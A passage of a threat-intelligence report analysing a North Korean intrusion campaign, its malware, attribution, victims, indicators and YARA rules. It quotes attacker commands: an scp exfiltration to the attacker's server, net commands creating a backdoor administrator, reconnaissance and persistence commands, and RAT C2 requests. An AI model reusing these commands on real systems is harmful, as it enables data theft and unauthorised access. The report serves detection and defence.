EXFILIRATION	**T1041** Exfiltration Over C2 Channel	Use Putty SCP to make an SSH connection to threat actor server 104.225.129[.]103, authenticate with the username [redacted]. The password has been redacted	cmd.exe /C echo y | c:\windows\temp\pscp.exe -scp -P 22 -pw [REDACTED] \[Internal IP]\d$\[directory]\[filename] [REDACTED] @104.225.129[.]103:/home/[redacted]/ > C:\Windows\Temp\[a-zA-Z]{8}.tmp 2>&1

Table 14: TTP Summary

5. Threat Actor Tooling

Throughout the attack, the threat actor used a plethora of tools. A common technique was the use of the Windows temp directory for staging executables. During the initial access phase, WithSecure™ believes at least two publicly available remote access tools (webshell JspSpy and file browser JspFileBrowser) were installed and used to establish and maintain access after exploitation of a vulnerable public facing server. These tools continued to be accessed by the threat actor even after malware and tunnelling tools were installed within the network. The threat actor may have been verifying that the tools were still accessible as they were intended as a persistence method, or they may have been using them instead of other tools to reduce the indicators of compromise left across the network. It is highly likely that the threat actor also uses publicly available PHP webshells such as "WSO webshell" to maintain access to compromised servers which they have configured to use as proxies for attacks against their subsequent targets, much as they installed webshells and 'Stunnel' on the Internet facing Zimbra server of this victim.

Multiple small binaries were used in the attack, each of which has a narrow, dedicated capability designed to automate several operations in different phases of the attack. These included binaries for establishing persistence, local escalation of privileges, local host discovery and reconnaissance. Many of the tools rely on the Windows WinExec api to execute commands with the help of Windows built in binaries. In some of the actor's binaries the executed commands are hard-coded, but in others the operator is given an interactive shell for manual execution of commands.

The overall toolkit of the threat actor is very similar to other reported instances of North Korean groups. The usage of Dtrack and Grease malware has been previously associated with Kimsuky, while Dtrack is also in the Lazarus arsenal. The toolkit aligns with other reporting of this campaign from Talos Intelligence and Symantec.

Unfortunately, WithSecure™ has not been able to study all the binaries used by the threat actor as the threat actor almost certainly took action to obstruct any investigation, including the deletion of tools and any staged data.

Grease

Binary	Hash
ord.dll	7c40d4ded95f425fa01895f9d4359c9ef250290a

The threat actor used a dedicated tool to create a privileged user account on the victim hosts and enable RDP. This tool resembles an older piece of malware dubbed "GREASE". It dropped files 'RDPConf.exe' and 'RDPWInst.exe' under the %TEMP% directory. These are binaries from the Open-Source project RDPWrap. RDPWInst.exe is the installer for RDPWrap which is executed via a Windows WinExec API call and "-i" command line argument. RDPConf.exe is a configuration tool for RDPWrap. After installation of RDPWrap the tool will attempt to set a password for the Guest user account, activate the account and add it to the local Administrators group with WinExec API calls:

Command executed
“net user Guest 1qaz123!@#”
“net user Guest /active:yes”
“net localgroup administrators /add”

Table 15: Net commands executed by the new GREASE variant

These actions as well as the installation of the RDPWrapper require elevated privileges and WithSecure™ has observed the threat actor using the ‘PrintNightmare’ vulnerability to execute ord.dll to gain required privileges. In these attacks, ord.dll is staged in another domain host. PrintNightmare is a local privilege escalation and remote code execution vulnerability. It allows for a threat actor to load their own .dll files such as ‘ord.dll’ with SYSTEM privileges.

Since at least 2018, Kimsuky group has been using malware dubbed “GREASE”. This malware was built to enable RDP access on the host via the Windows registry and to create a new administrator account for RDP access. While the approach of ‘ord.dll’ is slightly different, it is notable how similar the two tools are.

In older versions of GREASE malware, remote access is established with the help of group policy, opening the firewall, making changes to the registry, and creating a local privileged user account. The ord.dll sample from this incident achieves the same result by using RDPWrap and installing it onto the host as an RDP service.

The privileged user account is created with net user commands similar to those contained in GREASE malware. While there are differences in the binaries in terms of methods to achieve the end result, the flow of the programs is similar. The older GREASE sample structures functions per activity (function for GPO modifications, function for registry, function for adding the user account) within DLLMain, but ord.dll bundles the installation of RDPWrap and configuring the privileged user account into a single function under DLLMain.

‘ord.dll’ requires the DLLMain fdwReason parameter to be set to DLL_PROCESS_ATTACH while the compared GREASE sample does not.

An additional similarity in the binaries is the similar hardcoded password within ‘ord.dll’, as previously seen in older GREASE samples, and both binaries use WinExec api to execute net commands.

Ord.dll	Grease
1qaz123!@#	1qaz2wsx#EDC

Note that both passwords are patterns made on a US keyboard almost certainly with the left hand.

SPutty link, 3Proxy & Stunnel

Binary	Hash
Plink – phost.exe	9d97c6920385c20cd1023fb9f094bf35e0efbadf33576d457834e51c2ef1270
3Proxy – shost.exe	2963a90eb9e499258a67d8231a3124021b42e6c70dacd3aab36746e51e3ce37e

The threat actor used Plink (Putty link) and 3Proxy together to create a proxy on the victim environment. The copy of 3Proxy observed was the same sample (matched by hash) as a sample previously detailed by Talos Intelligence attributed to Lazarus activity. The blog from Talos Intelligence also describes how the files are used in tandem to create a proxy:

> **"These two tools working together create a proxy on the victim system which has its listening port "exported" to a port on a remote host. This mechanism allows the attacker to have a local proxy port that gives access to the victim network as if the attacker's box was on it directly."**

'Stunnel' (an open-source proxy tool) was also used earlier in the attack on patient zero. After gaining initial access and escalating privileges locally, the adversary installed 'Stunnel' via yum on the server and pointed it towards the threat actor-controlled server 104.225.129[.]103:443.

Dtrack

Binary	Hash
onedriver.exe	47f12a1976552a1319bd58d813f213d7ebdef4fa

Binary Characteristic	Value
language	English-United States
code-page	Unicode UTF-16, little endian
CompanyName	Microsoft Corporation
FileDescription	Windows Update Standalone Installer
FileVersion	10.0.19041.1 (WinBuild.160101.0800)
InternalName	wusa.exe
LegalCopyright	© Microsoft Corporation. All rights reserved.
OriginalFilename	wusa.exe.mui
ProductName	Microsoft® Windows® Operating System
ProductVersion	10.0.19041.1

One of the malware binaries recovered from the environment was a variant of a malware known as 'Dtrack'. Dtrack is an information stealing malware attributed to North Korea and used in multiple incidents attributed both to Lazarus as well as Kimsuky group.

Onedriver.exe is a dropper for a Dtrack. This dropper works similarly to other previously described Dtrack droppers where the payload decryption takes place between the start() and winmain() functions within a benign binary. Interestingly the dropper file has been signed, and this same signing certificate has been used by the threat actor to sign various other files in the attack:

Certificate Characteristic	Value
MD5	B3B9D4A2CAC8EA76F570BBDE5249F076
SHA1	6D0BFFE68BC8992B60DC294EC68DD2B44A5FC6F4
SHA256	CD27DAA4BED5C1CFD02B43C1322829DC5396D545F3912B9694FC5A2499D5089E
Valid-from	11/02/2022 – 04:44:55
Valid-to	31/12/2039 – 23:59:59
KeyID	9784a36611c68337698d3be972bd5dca
Certificate Issuer	CN=LAMERA CORPORATION LIMITED
Certificate SerialNumber	879fa942f9f097b74fd6f7dabcf1745a

The Dtrack variant recovered is very similar to the one used at the end of 2019 in a cyberattack against an Indian nuclear powerplant. The Dtrack binary in this case is a variant without its own C2 server, which instead expects another backdoor or tool to exfiltrate the data from the victim environment.

The information stealer will collect data from the host with the help of WinExec and legitimate Windows command line tools:

```
cmd.exe /c systeminfo > %TEMP%\temp\info.res
& tasklist > %TEMP%\temp\task.res & netstat
-naop tcp > %TEMP%\temp\netstat.res
```

It will also create a list of available disks in a file in a new directory under C:\Windows\Temp, named from the host IP address.

All the data is then packed into a password protected archive with “windows” as the password. The archive is then exfiltrated to another host in the victim network by mounting the target as a file share and copying the data over by using net commands via WinExec. The internal IP address of the target staging host is hardcoded into the Dtrack malware. The staging and exfiltration host was likely carefully chosen by the threat actor to be a host where endpoint security monitoring tools were not deployed.

In the Dtrack variant used by the actor, a typo was included in the path of one WinExec call. The malware tries to execute the command:

```
cmd.exe /c ping -n 3 127.0.0.1 >NUL & echo EEEE
> c:\windows emp\stt.exe
```

This malware was written in C++, where the developer has to escape backslashes in the directory path when including it in the source code for the WinExec call. The escape character for the backslash before “temp” was missing and so instead it applies to the “t” of “temp” and is interpreted as a “\t” tab character instead of “\” backslash. This caused the output to fail as Windows does not allow tabs in directory names.

The reason for this command is unclear. The ping and echo to a file is perhaps used for signaling that the information stealing process is complete.

Dtrack has previously been used in attacks against the energy sector, as well as financially motivated attacks with Maui ransomware. It has been deployed in incidents attributed to both Kimsuky and Lazarus. We observed striking similarity to the Dtrack variant which was seen in the compromise of the Indian nuclear powerplant in 2019 which had been attributed to Lazarus group. The presence of Dtrack in the environment is a strong indication of a North Korean threat actor.

Bind Shell

Binary	Hash
mfcbi.dll	407b934895741a1d3b197e4e3c3d2e3284ebc76a

One of the very simple tools used by the threat actor was a 64bit DLL bind shell. When this file is executed, it creates a listener on localhost on port 1357 and upon a successful incoming connection it starts cmd.exe and passes it to the connecting party. Similarly to ord.dll this was also executed with the help of PrintNightmare to essentially leave an elevated backdoor to a host, accessible from the internal network.

Used together with 3Proxy and Plink, this backdoor would be accessible from the threat actors' network.

Acres.exe

Binary	Hash
acres.exe	46a934e7b42bfb0a2a9bcecade78f63375192924

This is a 64bit C++ backdoor/remote access tool. It was compiled in July 2022 with MinGW(7.3.0).

Similarly to MagicRAT it has been written with the help of QT library and it uses QT functions extensively throughout the code. There are many differences to previously known samples of MagicRAT, but this may be another variant which has seen changes to the C2 details as well as the removal of most of the hardcoded commands.

The threat actor establishes persistence on victim machines with the help of this backdoor by scheduling it as a service. The Acres sample does not automatically set persistence for itself but requires another component or separate command to do so.

```
sc  create RegistryCheck type= own type=
interact start= auto error= ignore    binpath=
"cmd /K start c:\windows\temp\acres.exe"
```

The similarity of the service creation to the way VSingle malware establishes persistence for payloads should be noted. VSingle service creation as reported by Talos Intelligence:

```
sc create "%s" DisplayName= "%s" type=
own type= interact start= auto error= ignore
binpath= "cmd.exe /k start \"\" \"%s\"
```

The Acres malware has a multithreaded approach and uses named pipes to communicate with launched child processes. Execution of child processes and the communication is conducted via the QT library.

QT named pipes:

```
\\.\pipe\qt-%lX-%X
```

Contrary to the MagicRAT, the command and control details are hardcoded, xor encrypted with a single byte key: 0x78 and base64 encoded. When the backdoor starts, the C2 details and other parameters are read from memory, and it calls home. The following GET request parameters are formatted from the host details where the “param” contains the internal IP address of the host

```
GET /resource/main/rawmail.php?mail-
id={victim_identifier}&action=inbox&param=-
SUFKVklOQFZIVklD&session={c2_call_id}
HTTP/1.1

Host: 15.207.207[.]64
User-Agent: Mozilla/5.0 (Windows NT 10.0;
Win64; x64; rv:100.0) Gecko/20100101
Firefox/100.0
Connection: Keep-Alive
Accept-Encoding: gzip, deflate
Accept-Language: en-US,*
```

This “action=inbox” call is then registered and stored at the C2 server in base64 encoded string which decodes to a format:

```
{identifier};{internal_ip_address};{public_ip_
of_victim};{timestamp}
```

The malware expects the body of the response to contain a command to execute. This response is also xor encrypted with the same key and base64 encoded. If no known commands are present, the c2 response will be executed by passing it as an argument to a new cmd.exe. The command output is then sent to the C2 server in a similar request with different c2_call_id:

```
GET /resource/main/rawmail.php?mail-
id={victim_identifier}&action=sent&body={x-
or_base64_output_of_command}&param=
SUFKVklOQFZIVklD&session={c2_call_id}
```

In addition to arbitrary command execution, the malware can fetch files from new URLs, write them disk and execute them with cmd.exe.

From malware analysis, WithSecure™ Threat Intelligence team discovered that when Acres.exe is uploading data to the command and control server and the data exceeds 1024 bytes, it will truncate and append “< No Pineapple! >” to the end of the 1024 byte message before sending it to the C2.

Impacket

The threat actor used the ‘atexec’ module of Impacket to proxy command execution on hosts. This is visible in the cmd.exe command executions where the output is diverted to a randomly named file in Windows’ temp directory.

Mimikatz

In the incident WithSecure™ observed the use of Mimikatz. The Mimikatz binary was detected on several devices with different filenames such as “Plock.exe”.

Web Shells

The Zimbra server was the initial access vector and is very likely to have been compromised by exploiting vulnerabilities CVE-2022-27925 and CVE-2022-37042, which together allow for remote command execution without any need to authenticate.

Multiple webshells were found on the Zimbra server, and while two were dropped and used by the threat actor, several other webshells and artifacts pre-date this particular compromise, indicating that the server was most likely compromised multiple times by different actors. The Zimbra vulnerabilities are known to have been targeted by widespread opportunistic internet scanning, so multiple exploitations are not unexpected. Of the other identified webshells, some were accessed by the threat actor, but characteristics of this activity make it likely that this was just reconnaissance of the local server.

base.jsp

A webshell used by the threat actor for remote command execution and file transfers, this file was in fact the JspSpy webshell. The filename base.jsp was most likely chosen to blend into the folder it was dropped in, which contained a legitimate folder named 'Base'.

carbon.jsp

A JSPFileBrowser tool used by the threat actor. Once again, the filename was most likely chosen to blend into the containing folder, which contained a legitimate folder named carbon.

6. Attribution

The investigation was initially started with the assumption that the IR team was dealing with a ransomware threat actor and BianLian in particular, due to a specific detected C2 IP address. After the incident response team was able to recover more artifacts, a strong link could be established to a North Korean threat actor.

For reasons described below WithSecure™ Threat Intelligence assess with strong confidence that the threat actor is the Lazarus group from the 3rd Bureau of North Korean People's Army and that the goal of the campaign is intelligence gathering, specifically technological/commercial espionage.

- TTP overlap with Lazarus Group as detailed in reports by Symantec and Talos
- Tooling overlap in campaigns attributed to Lazarus group:
    - Use of known DPRK malware Dtrack
    - Utilization of 3Proxy, Plink & Stunnel
    - Similarities with MagicRAT and 'acres' malware
    - DPRK association to GREASE malware
- Password usage similarity to previous DPRK incidents
- Operational security fails exposing DPRK IP address
- Targeting profiles conforming with prior DPRK attributed incidents
- Time zone analysis

Overlaps in Threat Actor TTPs and Malware

Many of the observed TTPs and collected tools have previously been attributed by other researchers to Kimsuky or Lazarus groups. The fact that references to both groups are observed could highlight the sharing of tooling and capabilities between North Korean threat actors. In this incident WithSecure™ observed usage of a malware similar to GREASE, also previously attributed to Kimsuky. Another recovered malware was a custom version of Dtrack, with a very similar configuration to one discovered in an attack against the Indian Kudankulam Nuclear Power Plant at the end of 2019 – attributed to Lazarus. Also observed was the usage of Putty Plink together with 3Proxy, a common technique previously attributed to Lazarus. Links of each of the malware to the threat actor is covered in more detail in the attack tools section.

Time Zone Analysis

Time zone attribution analysis concluded that the time zone aligns with UTC +9. Reviewing activity by time of day finds that most threat actor activity occurred between 00:00 to 15:00 UTC (09:00 and 21:00 UTC +9). Analysing activity by day of the week suggests that the threat actor was active Monday to Saturday, a common work pattern for DPRK.




Figure 1. threat activity by time of day (UTC+9)




Figure 2. threat activity by weekday

Operational Security Fail

When investigating the network logs on the patient zero server to identify entities connecting to the webshells, WithSecure™ realized that one of the connections originated from a North Korean IP address: 175.45.176[.]27 This connection was a single instance at the beginning of that current day. It was both preceded on the previous days, as well as followed (with a delay) by connections coming from a proxy address: 209.95.60[.]92. We suspect that this instance was an operational security failure by the threat actor at the start of their workday and after a small delay they came back via the intended route. This is significant as the only North Korean IP addresses are three /24 networks which are directly controlled and used by the North Korean government, and as such it is extremely likely that this activity was initiated by a North Korean state actor.

The connection originating from North Korea towards one of the webshells carried a user agent for Firefox on Linux: “Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0”. It seems that this same user-agent was sustained across the operation even if there were multiple operators in the threat group.

Infrastructure Overlap

We were not able to find overlaps in infrastructure compared to the research published earlier this year. Another notable detail is that there were no domain names used by the threat actor, they seemingly have shifted their infrastructure to be solely IP based since the earlier publications.

Threat Actor Context

North Korean threat actors have conducted financial, espionage and sabotage cyber-attacks for a long time, Lazarus group has been active throughout 2022 and attacked multiple high value targets from various private and public industry & research verticals. The targeting of the victims and the overlap between toolsets from Lazarus & Kimsuky also aligns with Mandiant's assessment of threat actor "Bureau 325" or "CERIUM". Bureau 325 is believed to be comprised of individuals from previously tracked clusters including TEMP.Hermit (Lazarus) and Kimsuky.

DPRK Groups of Note

- Kimsuky – Attributed in open source to the 5th Bureau, Inter-Korean Affairs, as such it typically focuses on South Korea related targets
- APT38, Lazarus, Andariel – Attributed to 3rd Bureau - Foreign Intelligence and Reconnaissance General Bureau. These appear to be multiple intrusion sets with an international focus which overlap to varying degrees.
- APT37 – Ministry of State Security, focuses on South Korea

DPRK Threat Actor targeting reflects the state's priorities. As such South Korea is a particular focus, but targeting of other nations is commonplace, as well as financial crime (both theft and ransomware) to fund the state, and commercial/industrial espionage. These actors will also target defectors, journalists, human rights organizations, and other entities which may criticize or focus upon the DPRK.

While the organizations behind these threat actors have different primary requirements, the sectors, and entities they target often overlap.

BianLian relation


The Cobalt Strike activity initially detected by the WithSecure™ Intelligence proactive threat hunt was beaconing to a server (104.225.129[.]86) which has previously also been identified as associated with the threat actor behind BianLian ransomware. WithSecure™ Threat Intelligence were unable to find any definitive connections between BianLian and DPRK and are unable to make any sort of assessment as to whether the intrusion sets are linked or not.

7. Victimology

While investigating this incident WithSecure™ were able to identify additional victims of this attack campaign based on connections to one of the Threat Actor controlled C2 servers and connections outwards from the victim network. One of the victims was in the healthcare research vertical within India. In recent years the Indian research and technology sector has been a common target of those North Korean threat groups with a focus on intelligence collection.

Other victims of this campaign identified by WithSecure™ included healthcare research, a manufacturer of technology used in energy, research, defense, and healthcare verticals, as well as the chemical engineering department of a leading research university.

The victimology of previous campaigns attributed to Lazarus is similar and contributes to WithSecure's attribution confidence. Based on the observations from victimology, attribution of the threat actor and the implemented techniques, tactics, and procedures in the campaign, WithSecure™ assesses the objective of the campaign to be for intelligence gain.



8. IOCs and Detection

Mimikatz

b2b36600ce41129fa85a15a7177a61b7cb714000
45b35d1176598be7755a6d56ad8009bb03f3c5b-
1f7564e93c5b4ec2de6f4f88c80c9691dc068206f

Bind shell

407b934895741a1d3b197e4e3c3d2e3284ebc76a

GREASE2

7c40d4ded95f425fa01895f9d4359c9ef250290a

Cobalt Strike

cbf1529bf025523532666b0b3d2adbdae657db16
aa489231455dc2e56e2399edd7c10b5522608a7d

3Proxy

8b0fb0e478d18a358783429eaed53ca0fe892b37

Webshells

8c384b77b7100d6469e5e7b5cfa779dbcbcaa9ab,
carbon.jsp
88df19687e6aa8da376e37a8d71421b5b78a2cb4,
base.jsp
61156df8e4a5eadac8137c1cbd55145eab654726,
load_static.php (WSO webshell)

User Agent

Mozilla/5.0 (X11; Linux x86_64; rv:91.0)
Gecko/20100101 Firefox/91.0

Dtrack

47f12a1976552a1319bd58d813f213d7ebdef4fa

SSH Public Key

AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbm-
lzdHAyNTYAAABBBJtMmxhqo7YwkVbyaaMD7FX-
SIJbkPJL9TUIOMkuDeDqKox0+8+HS96fuQplZF2bI-
1AFzhgNm8OVxg3UY8qPnocI=

All files

b2b36600ce41129fa85a15a7177a61b7cb714000
45b35d1176598be7755a6d56ad8009bb03f3c5b1
f7564e93c5b4ec2de6f4f88c80c9691dc068206f
407b934895741a1d3b197e4e3c3d2e3284ebc76a
7c40d4ded95f425fa01895f9d4359c9ef250290a
cbf1529bf025523532666b0b3d2adbdae657db16
8b0fb0e478d18a358783429eaed53ca0fe892b37
8c384b77b7100d6469e5e7b5cfa779dbcbcaa9ab
88df19687e6aa8da376e37a8d71421b5b78a2cb4
af9bc7ef25755982a00aca920ee7ad51f76c5cc2
47f12a1976552a1319bd58d813f213d7ebdef4fa

IPs

104.225.129[.]86, Cobalt Strike C2
104.225.129[.]103, Cobalt Strike C2, exfiltration target
15.207.207[.]64, Acres.exe C2

Associated Infrastructure

209.95.60[.]92, connected to webshell with suspicious user agent
175.45.176[.]27, connected to webshell with suspicious user agent
23.237.32[.]34, connected to webshell with suspicious user agent
193.176.211[.]0/24, connected to webshell with suspicious user agent
146.185.26[.]150, connected to webshell with suspicious user agent
154.6.26[.]2, connected to webshell with suspicious user agent

Yara rules

```
rule lazarus_dtrack_unpacked
{
	meta:
		author="Withsecure Threat Intelligence"
		description="Detects unpacked dtrack variant with smb data staging"
		date="2023-01-01"

	strings:
		$str_mutex = "MTX_Global"
		$str_cmd_1 = "/c net use \\\\" wide
		$str_cmd_2 = "/c ping -n 3 127.0.01 > NUL % echo EEE > \"%s\"" wide
		$str_cmd_3 = "/c move /y %s \\\\" wide
		$str_cmd_4 = "/c systeminfo > \"%s\" & tasklist > \"%s\" & netstat -naop tcp > \"%s\"" wide

	condition:
	uint16(0) == 0x5A4D and
	all of them
}
```

```
rule lazarus_dtrack_unpacked
{
	meta:
		author=" Withsecure Threat Intelligence "
		description="Detects lazarus acres.exe 64bit rat written with QT framework"
		date="2023-01-01"

	strings:
		$str_nopineapple = "< No Pineapple! >"
		$str_qt_library = "Qt 5.12.10"
		$str_xor = {8B 10 83 F6 ?? 83 FA 01 77}

	condition:
	uint16(0) == 0x5A4D and
	all of them
}
```

```
rule lazarus_grease2
{
	meta:
		author=" Withsecure Threat Intelligence "
		description="Detects GREASE2 malware"
		date="2023-01-01"

	strings:
		$str_rdpconf = "c: \\windows\\temp\\RDPConf.exe" fullword nocase
		$str_rdpwinst = "c: \\windows\\temp\\RDPWInst.exe" fullword nocase
		$str_net_user = "net user”
		$str_admins_add = "net localgroup administrators"

	condition:
	uint16(0) == 0x5A4D and
	all of them
}
```

```
rule lazarus_bindshell
{
	meta:
		author=" Withsecure Threat Intelligence "
		description="Detects bind shell from Lazarus group"
		date="2023-01-01"

	strings:
		$str_comspec = "COMSPEC"
		$str_consolewindow = "GetConsoleWindow"
		$str_ShowWindow = "ShowWindow"
		$str_WSASocketA = "WSASocketA"
		$str_CreateProcessA = "CreateProcessA"
		$str_port = {B9 4D 05 00 00 89}

	condition:
	uint16(0) == 0x5A4D and
	all of them
}
```

Who We Are

WithSecure™, formerly F-Secure Business, is cyber security's reliable partner. IT service providers, MSSPs and businesses – along with the largest financial institutions, manufacturers, and thousands of the world's most advanced communications and technology providers – trust us for outcome-based cyber security that protects and enables their operations. Our AI-driven protection secures endpoints and cloud collaboration, and our intelligent detection and response are powered by experts who identify business risks by proactively hunting for threats and confronting live attacks. Our consultants partner with enterprises and tech challengers to build resilience through evidence-based security advice. With more than 30 years of experience in building technology that meets business objectives, we've built our portfolio to grow with our partners through flexible commercial models.

WithSecure™ Corporation was founded in 1988, and is listed on NASDAQ OMX Helsinki Ltd.

W / T H secure